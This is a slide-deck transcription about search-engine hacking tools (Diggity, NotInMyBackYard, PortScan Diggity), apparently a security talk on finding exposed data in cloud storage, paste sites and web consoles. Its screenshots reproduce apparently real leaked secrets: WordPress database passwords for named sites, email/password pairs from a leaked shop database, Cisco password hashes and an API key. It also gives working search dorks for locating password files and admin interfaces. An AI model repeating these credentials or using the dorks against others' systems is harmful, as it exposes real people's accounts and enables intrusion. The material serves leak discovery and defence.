
```
Using API Key: ALZa5yDIIUASIVNLC-aw_1IuzFHu7t6UC-9qKI-EURDM.  
Simple Scan started. [8/3/2011 3:39:44 AM]  
Found 45 result(s).  
Total Results: 45.  
Scan Complete. [8/3/2011 3:39:54 AM]
```

The 'Google Diggity' logo is displayed in the bottom right of the output area. The status bar at the bottom indicates 'Google Status: Ready' and 'Download Progress: Idle Open Folder'.



# Hacking CSE's


ALL TOP LEVEL DOMAINS



The screenshot shows a Google Custom Search interface. At the top left, it says "Google custom search". At the top right, the "GoogleDiggity" logo is visible. The main title is "All Top Level Domains". Below the title is a search input field containing the text "Google™ Custom Search" and a "Search" button. Underneath the search field, there is a section titled "Search engine details" with a horizontal line below it. The details include: "All top level domains:" followed by the URL <http://data.iana.org/TLD/tlds-alpha-by-domain.txt>; "searches sites including: \*.ZW/\*, \*.ZM/\*, \*.ZA/\*, \*.YT/\*, \*.YE/\*"; "Last updated: July 21, 2011"; "Add this search engine to your [Google homepage](#):" followed by a small Google logo icon; "Add this search engine to your [blog or webpage](#) »"; and "Create your own Custom Search Engine »".

# Bypass Google CSE's

FULL WEB SEARCH RESULTS



Simply puts ! (exclamation point) in front of the CSEid in the URL to get results for whole web.

A screenshot of a web application interface, likely a proxy or search engine bypass tool. It shows a "Settings" section with a "Disable Scraper" checkbox checked. Below this, there is a "Google Custom Search ID" field with a "Create" button and a text input field containing the ID "1001280586187183383443:vcqkedkugeo". A red arrow points from this ID to a red callout box. At the bottom, there is a table with columns for "Queries", "URL", and "Applic".

Queries	URL	Applic
FSDB	www.test.com/	http://ww
GHDB	www.speedtest.net/	http://ww
GHDBReborn	http://www.speakeasy.net/speedtest/	http://ww
SharePoint D	http://www.humanmetrics.com/cgi-win/jtypes2.asp	http://ww
SLDB	http://en.wikipedia.org/wiki/Test	http://en
SLDBNEW	http://en.wikipedia.org/wiki/Test_cricket	http://en
DLPDiggity Initial	http://en.wikipedia.org/wiki/Test_cricket	http://en
Flash NonSWF Searches	http://test-ipv6.com/	http://tes
FlashDiggity Initial		

! - Exclamation point before the Google CSE id lets you get full web search results for the entire Internet (not just your filtered custom search)

# Bing Diggity

## DIGGITY CORE TOOLS

The screenshot shows the Search Diggity application window. The 'BingDiggity' tab is active. The interface includes a menu bar (File, Options, Help), a toolbar with 'SCAN', 'Cancel', and 'Download' buttons, and a 'Sites/Domains/IPs' input field containing '98.129.200.37'. Below the input field is a 'Bing 2.0 API Key' field with a 'Create' link and a 'Hide' checkbox. A table displays search results for the IP address, with the search string 'ip:98.129.200.37' highlighted in red. A red callout box points to the IP address in the input field with the text 'Demonstrating Bing's IP address reverse lookup feature'. The 'Output' section shows the scan results, including the search ID and the number of results found.

Category	Subcategory	Search String	Page Title	
Custom	Custom	ip:98.129.200.37	Stach & Liu	<a href="http://www.stachliu.com/">http://www.stachliu.com/</a>
Custom	Custom	ip:98.129.200.37	Lord of the Bin	<a href="http://www.stachliu.com/slides/lordofthebing.pdf">http://www.stachliu.com/slides/lordofthebing.pdf</a>
Custom	Custom	ip:98.129.200.37	Lord of the Bin	<a href="http://www.stachliu.com/slides/bh2010-lordofthebing.pdf">http://www.stachliu.com/slides/bh2010-lordofthebing.pdf</a>
Custom	Custom	ip:98.129.200.37	Secure Web A f	<a href="http://www.stachliu.com/brochures/securewebappdevjava.pdf">http://www.stachliu.com/brochures/securewebappdevjava.pdf</a>
Custom	Custom	ip:98.129.200.37	Google Hacking	<a href="http://www.stachliu.com/resources/tools/google-hacking-diggity-project/">http://www.stachliu.com/resources/tools/google-hacking-diggity-project/</a>
Custom	Custom	ip:98.129.200.37	Tools & Stach 8	<a href="http://www.stachliu.com/resources/tools/">http://www.stachliu.com/resources/tools/</a>

Output Selected Result

Adult Option: Moderate  
Maximum 200 results per query.  
Using Custom Search ID: [REDACTED]61F9367FBFD32.  
Simple Scan started. [8/29/2011 2:54:40 AM]  
Found 7 result(s).  
Total Results: 7.  
Scan Complete. [8/29/2011 2:54:45 AM]

Bing Status: Ready Download Progress: Idle Open Folder



NEW GOOGLE HACKING TOOLS

# Bing Hacking Database v2.0

# Bing Hacking Database v2.0

STACH & LIU TOOLS

## BHDB v2.0 – Updates

- Bing hacking database
- Bing hacking limitations
  - Disabled **inurl:**, **link:** and **linkdomain:** directives in March 2007
  - No support for **ext:**, **allintitle:**, **allinurl:**
  - Limited **filetype:** functionality
    - Only 12 extensions supported
- **UPDATES (2012)**
  - **ext:** functionality now added
  - **inurl:** work around by using **instreamset:url:**
- New BHDB 2.0
  - Several thousand more Bing dorks!

WEB IMAGES VIDEOS MAPS MORE

bing instreamset:url:"wp-config.php" "define('DB\_PASSWORD',' ext:php"

58 RESULTS

Wordpress database passwords in config files

[www.matthewtmead.com](http://www.matthewtmead.com)  
www.matthewtmead.com/blog/wp-config.php.b4wpggrade  
**define('DB\_PASSWORD', 'mercury64bio');** // ...and password define('DB\_HOST', 'mysql01.discountasp.net'); // 99% chance you won't need to change this value

[www.namasteyogaproducts.com](http://www.namasteyogaproducts.com)  
www.namasteyogaproducts.com/magicalbeadstalk/wp-config.php\_  
**define('DB\_PASSWORD', 'JD5b7H9X1e');** /\*\* MySQL hostname \*/ define('DB\_HOST', 'localhost'); /\*\* Database Charset to use in creating database tables.

[josephlarge.com](http://josephlarge.com)  
josephlarge.com/wp-config.php.back  
**define('DB\_PASSWORD', '\_Of8mKiXW');** /\*\* MySQL hostname \*/ define('DB\_HOST', 'localhost'); /\*\* Database Charset to use in creating database tables.

[fonearizona.com](http://fonearizona.com)  
fonearizona.com/wp-config.php  
**define('DB\_PASSWORD', '7tZYJFPRJk6D');** /\*\* MySQL hostname \*/ defin  
'localhost'); /\*\* Database Charset to use in creating database tables.

bing



NEW GOOGLE HACKING TOOLS

# NotInMyBackYard



# Data Leaks on Third-Party Sites

SENSITIVE INFO EVERYWHERE

## Verizon - 2012 Data Breach Investigation Report

External breach notification methods are much different for large organizations. While notification by law enforcement was the second most seen, at 10%, it was still far lower than that of the overall dataset. In most cases for large organizations notification occurred when the thief made the disclosure known. Perhaps we should create new breach discovery classifications of “YouTube,” “Pastebin,” and “Twitter” for the 2013 DBIR? (Of course, we’re joking (sort of), but it is quite important to understand the role social networking plays in breach discovery, but also in how attacks are initiated using these tools. Perhaps we’ll follow up with a blog post another time.) An interesting “what-if” scenario would be whether or not these organizations would have discovered these breaches through some sort of internal breach discovery method. In many cases, there is little evidence suggesting they would.



# PasteBin Twitter Leaks



## PASSWORDS IN PASTEBIN.COM POSTS

- Twitter feed tracking passwords leaked via PasteBin

**Dump Monitor**  
@dumpmon  
Hi there! I'm a bot which monitors multiple paste sites for password dumps and other sensitive information.  
raidersec.blogspot.com

202 TWEETS   0 FOLLOWING   427 FOLLOWERS

**Tweets**

**Dump Monitor** @dumpmon  
pastebin.com/raw.php?i=hiLa... Emails: 30 Keywords: 0.0  
#infoleak

**Dump Monitor** @dumpmon  
slexy.org/raw/s21TU02Wfr Emails: 2973 Keywords: 0.33  
#infoleak

**Dump Monitor** @dumpmon  
pastebin.com/raw.php?i=EDCY... Emails: 0.11 #infoleak

slexy.org/view/s21TU02Wfr

**Slexy.**

Paste · Recent · Advertise · Contact · About

**Slexy Feature** | Slexy is a tab-key enabled pastebin! Try it out by tabbing in the paste form.

Author: **Anonymous**   Language: **text**

Description: **No description**   Timestamp: **2013-03-31 11:37:53 -0400**

View raw paste

- Green Hackers Team
- 
- https://www.facebook.com/Pirates.Raja.Mondial
- 
- #Pangloss Shopping Database Leaked
- 
- 
- Email**   **Password**
- 111185@tiscali.it   01061972
- 12giugno67@mclink.it   solrac
- 12giugno67@tin.it   alex1503
- 24moma87@alice.it   viscosa
- 299618@studenti.unito.it   treosio
- 3356334985@tim.it   3698787540
- 3396492659@tim.it   grenchen
- 3490803029@vodafone.it   24082003
- 6claudina@live.it   dngcld
- ...



# Cloud Docs Exposures

PUBLIC CLOUD SEARCHING



Public cloud storage document exposures

Google search results for the query: `intext:"name" intext:"address" intext:"taxpayer" site:dl.dropbox.com`. The search returned 7 results in 0.23 seconds. A callout bubble points to the search query with the text: "Looking for sensitive data leaks in Dropbox cloud storage". One result is highlighted: "[PDF] ... W-9" with the URL `https://dl.dropbox.com/s/.../CTMUN_W9_Request_For_TaxID.pdf?...`. A second search is shown below, with the query: `site:live.com "skydrive" ext:dmp`. A callout bubble points to this query with the text: "Database dump files on Microsoft SkyDrive". The results for this search include "Windows Live SkyDrive" links to files like `https://skydrive.live.com/embedicon.../Open 060510-38688-01.dmp` and `https://skydrive.live.com/embedicon.../Open 122509-26520-01.dmp`.


Google search results for the query: `intext:"enable password" inurl:docid site:docs.google.com`. The search returned 4 results in 0.13 seconds. A callout bubble points to the search query with the text: "Cisco config files with passwords in Google Docs files". The results include several Google Docs links, such as `https://docs.google.com/View?docid=0AbKTT...1...1...` and `https://docs.google.com/View?docid=0AbKTT...1...1...`. One result snippet is highlighted: `boot-end-marker ! enable secret 5 $1$Bhsg$izpAqHDuLzEWCqfP/leT/ enable password 7 0455254C5F765C ! no aaa new-model. system mtu routing 1500 ...`. Another result snippet is highlighted: `enable secret 5 $1$P6du$.NRbLzz5WiKER5mgw.t7r enable password 7 000A3D4C540C1B ! no aaa new-model. system mtu routing 1500. ip subnet-zero ...`. A third result snippet is highlighted: `logging buffered 51200 warnings. enable secret 5 $1$.7N$Ru28/DDfSHrAgq5bhUFz enable password 7 151C2546547D25 ! no aaa new-model ! resource ...`. The search is performed from "Tempe, AZ".



# Cloud Docs Exposures

ROBOTS.TXT IS DEAD

Personal photo galleries exposed



Google

Search About 164,000 results (0.33 seconds)


<https://www.dropbox.com/robots.txt>

```
User-agent: *
Disallow: /s/
Disallow: /sh/
Disallow: /static/
Disallow: /gallery/
```

[www.dropbox.com/gallery/](http://www.dropbox.com/gallery/)

[Sommerblut 2011 - Dropbox - Photos - Simplify your life](https://www.dropbox.com/gallery/16453785/1/Sommerblut_2011?...)  
[https://www.dropbox.com/gallery/16453785/1/Sommerblut\\_2011?...](https://www.dropbox.com/gallery/16453785/1/Sommerblut_2011?...)  
 1\_COPYRIGHT-HINWEISE 1 image. Last modified 5/18/2011. ADES\_18 images. Last modified 5/23/2011. ALFONS\_Fotos\_wg 12 images .

[GracerHopper112011 - Dropbox - Photos - Simplify your](https://www.dropbox.com/gallery/9183906/.../GracerHopper112011...)  
<https://www.dropbox.com/gallery/9183906/.../GracerHopper112011...>  
 Dropbox is a free service that lets you bring your photos, docs, and vid share them easily. Never email yourself a file again!



# Data Loss In The News

## MAJOR DATA LEAKS


- Yale Alumni 43,000 SSNs Exposed in Excel Spreadsheet



# Data Loss In The News

## MAJOR DATA LEAKS

- Lifeline 170,000 SSNs Exposed in Customer Applications



The screenshot shows a Slashdot article. The title is "Reporters Threatened, Labeled Hackers For Finding Security Hole". The author is "samzenpus" and it was posted on "Monday May 20, 2013 @05:35PM" from the "keep-your-mouth-shut dept.". The article is written by "colinneagle". The main text states: "Scripps News reporters discovered 170,000 records online of customers of Lifeline, a government program offering affordable phone service for low-income citizens, that contained everything needed for identity theft. Last year, the FCC 'tightened' the rules for the program by requiring Lifeline phone carriers to document applicants' eligibility, which led to collecting more sensitive information from citizens. A Scripps News investigative team claims it 'Googled' the phone companies TerraCom Inc. and YourTel America Inc. to discover all of the files. A Scripps reporter asked for an on-camera interview with the COO of TerraCom and YourTel after explaining the files were freely available online. That did not happen, but shortly thereafter the customer records disappeared from the internet. Then, the blame-the-messenger hacker accusations and mudslinging began. Although the Scripps reporters videotaped the process showing how they found the documents, attorney Jonathon Lee for both telecoms threatened the 'Scripps Hackers' with violating the Computer Fraud and Abuse Act (CFAA)."

Customer applications contained names, addresses, SSNs, dates of birth, and more...



# NotInMyBackYard



LOCATION, LOCATION, LOCATION

## Cloud storage:

- Google Docs, DropBox, Microsoft SkyDrive, Amazon S3

## Social networking sites:

- Facebook, Twitter, LinkedIn

## Public document sharing sites:

- scribd.com, 4shared.com, issuu.com, docstoc.com,

## PasteBin and text sharing sites:

- pastebin.com, pastie.org, ...

## Public presentations sharing sites:

- slideshare.net, prezi.com, present.me, authorstream.com

## Public charts and graphs sharing sites:

- ratemynetworkdiagram.com, gliffy.com, ManyEyes, lucidchart.com

## Video sharing sites:

- vimeo.com, dailymotion.com, metacafe.com, youtube.com



# NotInMyBackYard



## PASTEBIN EXAMPLE

**Where to look**

**Specific file types to look in**

**Keywords to add to search that find sensitive information**

**Found passwords, emails and other personal information**

**Enter your information to search for across the Internet**

**John Doe [Remove]**  
**jdoe@gmail.com [Remove]**

Search String	Page Title	URL
site:pastebin.com blvd 75th gmai	CC HUGE LIST - Pastebin.com	http://
site:pastebin.com blvd 75th gmai	AT&TMeetsDigitalCorruption - Pastel	http://pastebin.com/itm460Fj
site:pastebin.com blvd steven gr	email password abhi3chemical@gmail.com	http://pastebin.com/wfuCzYZA
site:pastebin.com blvd steven gr	Chriss1001 Database Leak - Pastebin.com	http://pastebin.com/54wucdR9
site:pastebin.com blvd steven gr	List of Nazis Partisans - Pastebin.com	http://pastebin.com/yu86h9g1
site:pastebin.com blvd steven gr	USA Credit Cards - Fuck US - Pastebin.com	http://pastebin.com/vpSHYjH
site:pastebin.com blvd steven gr	Osiris OwNz Maxprotech - Pastebin.com	http://pastebin.com/e34GUcTy
site:pastebin.com blvd steven gr	paceeducation.ca [Massive Leak] via @Th	http://pastebin.com/zc5mhC0B
site:pastebin.com blvd steven gr	www.ranchomiraoca.gov hacked by i0ke	http://

Selected Result
5 Apr 2012 ... address   city   company   email   fax   fname   id   lname   password   phone   registrationDate   state   username   zip   ... Ltd.   w.de.inservices@gmail.com   NULL   Pathomphat   14 ... 13602 WESTLAND EAST BLVD   HOUSTON   STRESS ... 3365 Silver Ave   Plattsburgh   NULL   toyodakohei@hotmail.com ...

# NotInMyBackYard

## XLS IN CLOUD EXAMPLE




The screenshot shows the NotInMyBackYard tool interface. The search string is "password". The search results table is as follows:

Search String	Page Title	URL
site:s3.amazonaws.com ext:xls password	Domains	https://businessmarketing.s3.amazonaws.com/b...
site:s3.amazonaws.com ext:xls password	Domains	http://media.archonmedia.com.s3.amazonaws.co...
site:s3.amazonaws.com ext:xls password	483685 796337 26 a...	http://s3.amazonaws.com/caclubindia/cdn/foru...
site:s3.amazonaws.com ext:xls password	here - Amazon Web	http://himis.s3.amazonaws.com/himis-esp.xls
site:s3.amazonaws.com ext:xls password	Support - Amazon S3	https://s3.amazonaws.com/files3.peopleperhour...
site:s3.amazonaws.com ext:xls password	september links	https://s3.amazonaws.com/files3.peopleperhour...
site:s3.amazonaws.com ext:xls password	Copy_of_user.xls - Ai	http://springpad-user-data.s3.amazonaws.com/2...
site:s3.amazonaws.com ext:xls password	Social Networking - A	http://s3-media.s3.amazonaws.com/wp-content/...
site:s3.amazonaws.com ext:xls password	Domains	https://internetmarketingwhizkidz.s3.amazonaws...

Red callout boxes highlight the following elements:

- "password" in the Query Appender field.
- "site:s3.amazonaws.com" in the Locations list.
- "ext:xls" in the Extensions list.
- "Copy\_of\_user.xls" in the search results table.
- The output text: "1, Username, Password, Pin/Notes. 2, MUD, stegmaier@gmail.com, ...mk0. 3, Cox, michael.stegmaier@cox oppdstegmaier ..."



# Cloud Docs Exposures

PUBLIC CLOUD SEARCHING

Public cloud storage document exposures



S3 Simple Storage Service

Google search results for the query "password ext:xls site:s3.amazonaws.com". The search shows about 175 results. Two results are highlighted with red boxes:

- Copy of user.xls - Amazon Web Services**  
springpad-user-data.s3.amazonaws.com/2e.../Copy\_of\_u...  
File Format: Microsoft Excel - View as HTML  
1, Username, Password, Pin/Notes. 2, MUD, st...  
Cox, mic...@cox.net, cox... 4, OPP...

Finding XLS files with "password" on Amazon S3 cloud storage drives

Copy\_of\_user.xls [Compatibility Mode] - Microsoft Excel

	A	B	C	D
1		Username	Password	Pin/Notes
2	MUD	st...@gmail.com	mu...	
3	Cox	mi...@cox.net	cox...	
4	OPPD	op...	opp...	
5	USAA	ms...	mst...	
6	FAFSA		12c...	64...
7	Metro	mg...	UIC...	
8	US Bank	ust...	ust...	990...
9	Black Hills gas	bla...	bla...	
10	phone	mich...	spr...	

Username and passwords for bank accounts, email, and everything else



# NotInMyBackYard

PERSONAL USE



USA TODAY | Money Subscribe Mobile Google USA TODAY stories, photos and more

Home News Travel Money Sports

Money: Markets | Economy | Personal Finance | Stocks | Mutual Funds | ETFs | Cars | Real Estate | Small E

## NotInMyBackYard tool scours Web for your personal data

By Byron Acohido, USA TODAY Updated 6h 7m ago

Finally, consumers have the power to scour the Internet and find out who might have access to their personal information.



Thinkstock

A new tool lets you scour the Internet to find out who might have access to your personal information.

A free tool, called NotInMyBackyard Diggity, released this week, is designed to swiftly crawl popular websites, including Twitter, Facebook, Microsoft SkyDrive, Dropbox, Pastebin and [Google Docs](#), and locate caches of data that include your sensitive information.

Companies and individuals need to be more aware of their true security exposure while using the Internet for work and socializing, say Francis Brown and Robert Ragan, co-managing partners at Stach & Liu, the Phoenix-based security consultancy that developed the tool.

STACH&LIU HOME SERVICES

# NOT IN MY BACKYARD

## Quick Intro to NotInMyBackYard Diggity

So, most likely you've just read the [article in USA Today](#) and are wondering what exactly is this "NotInMyBackYard Diggity" tool? What does it do, and how can it help me? Well, you've come to the right place.

### NotInMyBackYard (NIMBY) - The Gist

According to the [Verizon - 2012 Data Breach Investigation Report](#), in most large organizations notification of a breach occurred when the thief made the disclosure known. They go on to joke about creating "*a new breach discovery classification of 'YouTube,' 'PasteBin,' and 'Twitter'.*"

NotInMyBackYardDiggity makes it easy to search for your sensitive information in 3<sup>rd</sup> party sites (i.e. "not your backyard").





NEW GOOGLE HACKING TOOLS

# PortScan Diggity

# PortScanning

## TARGETING HTTP ADMIN CONSOLES

Searching for web admin interfaces on non-standard HTTP ports

The image displays two screenshots of Google search results. The left screenshot shows a search for `site:/com:*` with approximately 681,000 results. A callout box points to the search query and another callout box points to the search results, stating: "All non-port 80/443 HTTP admin consoles for .com". The right screenshot shows a search for `site:/216.75.*.*:*` with 16 results. A callout box points to the search query and another callout box points to the search results, stating: "IP address range search for HTTP admin interfaces on non-standard ports".

**Left Screenshot:** Search query: `site:/com:*`. Results include: <https://www.twimbow.com:5223/>, <https://www.vastspot.com:81/>, and <https://davidsonsmotors.com:164/>.

**Right Screenshot:** Search query: `site:/216.75.*.*:*`. Results include: [216.75.63.101:9998/](https://216.75.63.101:9998/), [216.75.172.130:8015/](https://216.75.172.130:8015/), and [216.75.20.82:32000/mail/](https://216.75.20.82:32000/mail/).

# PortScanning

## TARGETING PORT RANGES

Searching for specific port ranges

A screenshot of a Google search page. The search bar contains the query `site:/com:* 8000..9000`, which is highlighted with a red box. A red callout bubble points to this box with the text "Targeting ports 8000-9000". The search results show "About 399,000 results (0.40 s)". The left sidebar lists categories: Web, Images, Maps, Videos, News, Shopping, and More. The main content area shows search results for "Webcams - BC Ferries:" with a URL `orca.bcferrys.com:8080/cc/conditions/cams.asp` and "My account | BT Wi-fi" with a URL `https://www.btopenzone.com:8443/`. A "More" button is visible at the bottom of the results.

A screenshot of a Google search page. The search bar contains the query `site:/com:* 5000..6000`, which is highlighted with a red box. A red callout bubble points to this box with the text "Port scan 5000-6000". The search results show "About 216,000 results (0.40 s)". The main content area shows search results for "Live Demo - Synology" with a URL `demo.synology.com:5000/`, "Discworld Mud" with a URL `discworld.imaginary.com:5678/`, and "FreeTranslation.com" with a URL `ets.freetranslation.com:5081/`. A "More" button is visible at the bottom of the results.

# PortScanning

## TARGETING VULNERABILITY

Targeting specific HTTP ports example

